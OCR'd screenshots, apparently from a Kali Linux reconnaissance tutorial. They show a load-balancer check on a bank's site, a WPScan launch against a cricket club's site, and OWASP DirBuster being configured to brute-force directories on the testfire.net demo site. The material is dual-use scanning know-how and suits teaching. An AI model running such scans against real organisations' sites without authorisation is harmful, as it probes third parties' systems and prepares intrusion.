05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:31:36, 05:3
1:36, 05:31:36, 05:31:36, 05:31:36, 05:31:37, 05:31:37, 05:31:37, 05:31:37
, 05:31:37, 05:31:37, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 765334479d268596-BOM
> CF-RAY: 76533447ef896eb8-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```



File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo wpscan --url https://www.durhamcricket.co.uk/
WordPress Security Scanner by the WPScan Team
Version 3.8.22
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] Updating the Database ...
[i] Update completed.
[+] URL: https://www.durhamcricket.co.uk/ [185.135.169.172]
[+] Started: Sat Nov 5 01:36:04 2022



┌──(kali㉿kali)-[~]
└─$ sudo dirbuster
Nov 05, 2022 1:37:27 AM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.jsp - 200
File found: /login.jsp - 200
File found: /feedback.jsp - 200
File found: /subscribe.jsp - 200
File found: /survey_questions.jsp - 200
File found: /status_check.jsp - 200
File found: /swagger/index.html - 200
File found: /search.jsp - 200
File found: /swagger/swagger-ui-standalone-preset.js - 200
File found: /swagger/swagger-ui-bundle.js - 200
Dir found: /admin/ - 302



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
Exit
Start
Please complete the test details



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Please Select The Directory/File List You Wish To Use
Look In:
/
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
0
initrd.img
initrd.img.old
swapfile
vmlinuz
vmlinuz.old
File Name:
Files of Type:
All Files
Open
Cancel
List Info
Exit
Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: usr
bin
games
i686-w64-mingw32
include
lib
lib32
lib64
libexec
libx32
local
sbin
share
src
x86_64-w64-mingw32
File Name:
Files of Type: All Files
Open
Cancel
List Info
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: share
cryptsetup
davtest
dbd
dbus-1
debconf
debhelper
debianutils
debtags
defaults
desktop-base
desktop-directories
dict
dictionaries-common
dirb
dirbuster
distro-info
djvu
dns
dns
dns
dns
doc
doc
doc
File Name:
Files of Type: All Files
Open
Cancel
List Info



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Start
Please Select The Directory/File List You Wish To Use
Look In: dirbuster
lib
wordlists
DirBuster-1.0-RC1.jar
File Name:
Files of Type: All Files
Open
Cancel
List Info
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: wordlists
apache-user-enum-1.0.txt
apache-user-enum-2.0.txt
directories.jbrofuzz
directory-list-1.0.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
File Name: directory-list-2.3-medium.txt
Files of Type: All Files
Select List
Cancel
List Info

